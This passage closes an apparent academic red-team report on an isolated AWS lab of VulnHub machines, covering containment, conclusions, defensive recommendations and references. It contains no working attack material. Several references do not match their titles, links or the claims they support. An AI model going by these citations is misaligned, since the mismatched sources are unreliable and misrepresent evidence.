For the last phase, RDP was the chosen Windows client access mechanism, but the source records VM boot/network initialisation issues so cannot claim successful VM-3 exploitation.

Included in operational evidence were screenshots, terminal outputs, authentication/service results and Tcpdump's packet-capture capability. The campaign prioritised controlled execution and minimised disruption. The data shows reasonable operational tradeoffs that cut down unnecessary activities but enable enough telemetry, rather than a claim of total stealth or evading detection.

4.7 Containment & Safety

We conceived the penetration-testing environment to be an isolated AWS laboratory and not a production. The setup documented used a dedicated VPC (10.0.0.0/16) which has no Internet Gateway, the attacker machine accessed via AWS Session Manager. The three machines from VulnHub were set up on the internal 10.0.1.x address range; thus, they cannot be directly reachable to outside victim infrastructure.

The lab systems were treated, before exploitation, as test assets, whose functionality was to preserve the restoration of the environment in case of destabilisation due to an exploit. The practical evidence also logs AWS import and boot issues associated with Mr Robot and FristiLeaks, comprising disk error and network-interface initialisation failure [35]. These failures were recorded instead of circumvented through ad hoc testing.

The rollback plan was to stop testing at the first sign of any unexpected behaviour. The Cloud Engineer should isolate the instance and preserve screenshots/logs/PCAP for evidence. Restore affected VM from clean baseline or recreate imported instance. Use of laboratory machines which are authorized only and use of dummy data. The report should not show successful snapshots or backups without evidence from AWS; the Coding SS material supports the isolated architecture and documents infrastructure failures, but does not conclusively evidence a pre-exploitation snapshot.

5. Overall Conclusion

The engagement of ABCD Ltd Red Team was useful in demonstrating how a controlled adversary-emulation attack reveals weaknesses in your web applications, Active Directory, credentials, remote services and file-access controls. The practical evidence corroborates the worth of reconnaissance, servicing enumeration, Kerberos/SPN review, password analysis, remote-access testing and forensic evidence collection. Infrastructure limitations impacted a few stages of the planned exploitation and hence the results have been separated into confirmed evidence and the rest which is planned/limited validation. The isolated nature of the AWS laboratory, along with the controlled targets and fictitious data, allowed testing without affecting real infrastructure.

ABCD Ltd, should implement phishing-resistant MFA, strong passwords on service accounts, use managed service accounts, least privilege access and regular reviews of SPNs/service accounts.

Regular vulnerability scans, secure configuration reviews and patch management should be performed on internal applications and internet-facing applications. Critical servers should be obstructed from lateral movement through appropriate network segmentation. The telemetry of authentication, endpoint, network, and file access should be continuously monitored and analyzed.

The engagement shows that preventive controls, identity security, segmentation, and continuous detection must act together to reduce likelihood.

References

1. Gururaj, H.L., Janhavi, V. and Ambika, V. eds., 2024. *Social engineering in cybersecurity: Threats and defenses*. CRC Press. <https://books.google.com/books?hl=en&lr=&id=9uwIEQAAQBAJ&oi=fnd&pg=PT10&dq=+Attackers+increasingly+exploit+identities,+social+engineering,+legitimate+credentials+and+finally+trusted+relationships.&ots=7ZBLmf0krl&sig=QmopSuzOETmCbyGof3krgbmH09E>
2. Mishra, D.B., 2022. *Research Methodology*. Xoffencerpublication. https://www.academia.edu/download/51714806/Group1_Section-B_RM_Group_Assignment_1.pdf
3. Barchuk, B., 2025. Red Team Operations and Common Attack Vectors. <https://www.authorea.com/doi/pdf/10.22541/au.175312505.58357621>
4. Sehgal, A., 2026. Grey Teaming: Autonomous AI Agents for the Crisis Outside the Crisis. Available at SSRN 6496258. <https://papers.ssrn.com/sol3/Delivery.cfm?abstractid=6496258>
5. Reuters (2025). *Britain's Co-op says hackers have extracted customer data*. Available from <https://www.reuters.com/sustainability/boards-policy-regulation/britains-co-op-says-hackers-have-extracted-customer-data-2025-05-02/>. Accessed on 14.8.2026
6. Severino, J., The 2025 Marks & Spencer Cyberattack: Applying the Diamond Model. <https://jseverino.com/assets/docs/diamond-model-policy-assessment.pdf>
7. Butler, S., (2025). *Co-op apologises after hackers extract 'significant' amount of customer data*. Available from <https://www.theguardian.com/business/2025/may/02/co-op-apologises-after-hackers-extract-significant-amount-of-customer-data>. Accessed on 14.8.2026
8. Shin, J., Dobson, G.B., Carley, L.R. and Carley, K.M., 2023. Revelation of system and human vulnerabilities across MITRE ATT&CK techniques with insights from ChatGPT. *CASOS technical report* (2023). <http://reports-archive.adm.cs.cmu.edu/anon/anon/usr0/ftp/s3d2023/CMU-S3D-23-107.pdf>

9. Berady, A., Jaume, M., Tong, V.V.T. and Guette, G., 2022. PWNJUTSU: A dataset and a semantics-driven approach to retrace attack campaigns. *IEEE Transactions on Network and Service Management*, 19(4), pp.5252-5264. <https://inria.hal.science/hal-03694719/document>

10. Besson, P.V., Tong, V.V.T., Guette, G., Piolle, G. and Abgrall, E., 2023. URSID: Using formalism to Refine attack Scenarios for vulnerable Infrastructure Deployment. *arXiv preprint arXiv:2303.17373*.

<https://arxiv.org/pdf/2303.17373>

11. Khodayari, S., 2024. Security testing at scale: studying emerging client-side vulnerabilities in the modern web.

12. Musaffer, S. and McMohan, L., (2025). *What can I buy online at M&S since the hack?*. Available from <https://www.bbc.com/news/articles/c0el31nqnpvo>. Accessed on 14.8.2026

13. Cypo (2026). *Co-op Cyber Attack 2025: The Hidden Risk of Third-Party Access in Retail*. Available from <https://cypro.co.uk/insights/co-op-cyber-attack/>. Accessed on 14.8.2026

14. BBC (2026) *Hackers tried to 'destroy' M&S, chair tells MPs*. Available form: <https://www.bbc.com/news/articles/cvg81m2mdmjo> Accessed on 14.08.2026

15. Lazarus, S., 2025. Cybercriminal networks and operational dynamics of business email compromise (BEC) scammers: Insights from the “black Axe” confraternity. *Deviant Behavior*, 46(4), pp.456-480.
<https://www.tandfonline.com/doi/pdf/10.1080/01639625.2024.2352049>

16. Palamà, I., Amici, A., Bellicini, G., Gringoli, F., Pedretti, F. and Bianchi, G., 2023. Attacks and vulnerabilities of Wi-Fi Enterprise networks: User security awareness assessment through credential stealing attack experiments. *Computer Communications*, 212, pp.129-140.
<https://www.sciencedirect.com/science/article/pii/S014036642300347X>

17. Ranasingh, R.R., 2026. Dark Web Threat Landscape 2025: An Analytical Report on Cybercrime Trends, Data Breaches, and Emerging Digital Risks. *Data Breaches, and Emerging Digital Risks* (January 10, 2026).
<https://papers.ssrn.com/sol3/Delivery.cfm?abstractid=6089726>

18. Coston, I., Hezel, K.D., Plotnizky, E. and Nojournian, M., 2025. Enhancing secure software development with AZTRM-D: An AI-integrated approach combining DevSecOps, risk management, and zero trust. *Applied Sciences*, 15(15), p.8163. <https://www.mdpi.com/2076-3417/15/15/8163>

19. Sharma, Y., 2025. IDENTITY THREAT DETECTION AND RESPONSE (ITDR): THE NEXT BIG THING IN CYBERSECURITY. *International Journal of Computer Science and Information Security (IJCSIS)*, 23(3). https://www.academia.edu/download/122742416/01032522_IJCSIS_Camera_Ready_FINAL.pdf

20. Bongiovanni, I., Goyeneche, D., Tsen, E., James, E.C., Singh, P. and Ko, R., 2026. Cyber-attackers as a social force: conceptualizing value sabotage in cybersecurity services. *Journal of Service Management*, 37(4), pp.664-695. <https://www.emerald.com/josm/article-pdf/doi/10.1108/JOSM-12-2024-0537/11001915/josm-12-2024-0537en.pdf>

21. Arshad, M.D. and Tripathi, C.K., An Analytical Framework for AI-Powered Digital Identity in Safeguarding Critical National Infrastructure. https://www.researchgate.net/profile/Muhammad-Danial-Arshad/publication/404203693_An_Analytical_Framework_for_AI-Powered_Digital_Identity_in_Safeguarding_Critical_National_Infrastructure/links/69edff8aacd3d67d710061f3/An-Analytical-Framework-for-AI-Powered-Digital-Identity-in-Safeguarding-Critical-National-Infrastructure.pdf

22. Bharath, A., Paduraru, A. and Gaidosch, T., 2024. *Cyber resilience of the central bank digital currency ecosystem*. International Monetary Fund. <https://www.imf.org/-/media/Files/Publications/FTN063/2024/English/FTNEA2024003.pdf>

23. Zohaib, S.M., Sajjad, S.M., Iqbal, Z., Yousaf, M., Haseeb, M. and Muhammad, Z., 2024. Zero trust vpn (zt-vpn): A systematic literature review and cybersecurity framework for hybrid and remote work. *Information*, 15(11), p.734. <https://www.mdpi.com/2078-2489/15/11/734>

24. Pearce, B.W., 2024. *Senior Living Communities: Operations Management and Marketing for Assisted Living, Memory Care, Independent Living, and Continuing Care Retirement Communities*. JHU Press.

https://books.google.com/books?hl=en&lr=&id=jP_LEAAAOBAJ&oi=fnd&pg=PP1&dq=affected+legitimate+accounts+and+lateral+movement%3B+implementation+costs+are+low-medium+effort+while+managed+SOC+services+typically+cost+tens+to+hundreds+of+thousands+of+pounds+per+year,+depending+on+the+scale+of+the+organisation&ots=hn9NU_xrSd&sig=WOTbgYINPCZdsvM5DHXm0fL8IEE

25. Blair, R., 2023. *Aligning Security Operations with the MITRE ATT&CK Framework: Level up your security operations center for better security*. Packt Publishing Ltd. <https://reference-global.com/download/chapter/9781804616697/10.0000/9781804616697-001.pdf>

26. Reyes-Acosta, R.E., Mendoza-González, R., Oswaldo Diaz, E., Vargas Martin, M., Luna Rosas, F.J., Martínez Romo, J.C. and Mendoza-González, A., 2025. Cybersecurity conceptual framework applied to edge computing and internet of things environments. *Electronics*, 14(11), p.2109. <https://www.mdpi.com/2079-9292/14/11/2109>

27. Daubner, L., Buhnova, B. and Pitner, T., 2024. Forensic experts' view of forensic-ready software systems: A qualitative study. *Journal of Software: Evolution and Process*, 36(5), p.e2598. https://www.researchgate.net/profile/Lukas-Daubner/publication/372321037_Forensic_experts'_view_of_forensic-ready_software_systems_A_qualitative_study/links/64e66b6240289f7a0faefae3/Forensic-experts-view-of-forensic-ready-software-systems-A-qualitative-study.pdf

28. Chang, D.H., Lin, M.P.C., Hajian, S. and Wang, Q.Q., 2023. Educational design principles of using AI chatbot that supports self-regulated learning in education: Goal setting, feedback, and personalization. *Sustainability*, 15(17), p.12921. <https://www.mdpi.com/2071-1050/15/17/12921>

29. Ugwu, C.N., Ugwu, O.P.C., Alum, E.U., Eze, V.H.U., Basajja, M., Ugwu, J.N., Ogenyi, F.C., Ejemot-Nwadiaro, R.I., Okon, M.B., Egba, S.I. and Uti, D.E., 2025. Sustainable development goals (SDGs) and resilient healthcare systems: Addressing medicine and public health challenges in conflict zones. *Medicine*, 104(7), p.e41535. <https://pmc.ncbi.nlm.nih.gov/articles/PMC11835129/>

30. Forshaw, J., 2024. *Windows Security Internals: A Deep Dive into Windows Authentication, Authorization, and Auditing*. No Starch Press.

<https://books.google.com/books?hl=en&lr=&id=RfLNEAAQBAJ&oi=fnd&pg=PR19&dq=+No+real+personal,+commercial+or+enterprise+information+should+be+kept.+Set+up+Windows+auditing+for+login,+process+execution,+file+access+and+privilege+changes&ots=R4H5ld7wX8&sig=aG9wxim6Q1Ki74Bs0qUEd8ivA5o>

31. Aggarwal, P., Venkatesan, S., Youzwak, J., Chadha, R. and Gonzalez, C., 2024, January. Discovering cognitive biases in cyber attackers' network exploitation activities: A case study. 15th International Conference on Applied Human Factors and Ergonomics. <https://par.nsf.gov/servlets/purl/10699292>

32. Rakshit, S.K., 2022. *Ethical Hacker's Penetration Testing Guide: Vulnerability Assessment and Attack Simulation on Web, Mobile, Network Services and Wireless Networks (English Edition)*. BPB Publications. https://books.google.com/books?hl=en&lr=&id=ZetwEAAAQBAJ&oi=fnd&pg=PP26&dq=The+tester+listed+domain+service+accounts+and+their+Service+Principal+Names+identifying+service+accounts+that+could+be+vulnerable+to+offline+cracking&ots=THmYTGpZu3&sig=xdzFzvP_mjn6PWQZV1oqrUHQZMk

33. Martini, M., 2026. A new Wayland RDP Gateway for hardware accelerated Virtual Desktop Infrastructure (VDI) using an OCI containerization layer. https://www.researchgate.net/profile/Konstantinos-Pantazis-8/publication/364958274_An_External_Red_Team_Assessment_in_a_Corporate_Environment/links/63610c3a8d4484154a53def7/An-External-Red-Team-Assessment-in-a-Corporate-Environment.pdf

34. Qin, X., Jiang, F., Dong, C. and Doss, R., 2024. A hybrid cyber defense framework for reconnaissance attack in industrial control systems. *Computers & Security*, 136, p.103506. <https://www.sciencedirect.com/science/article/pii/S0167404823004169>

35. Khooi, X.Z., Kalia, A. and Chan, M.C., 2025, November. How to Update Your 5G vRAN. In *Proceedings of the 31st Annual International Conference on Mobile Computing and Networking* (pp. 123-138). <https://dl.acm.org/doi/pdf/10.1145/3680207.3723464>

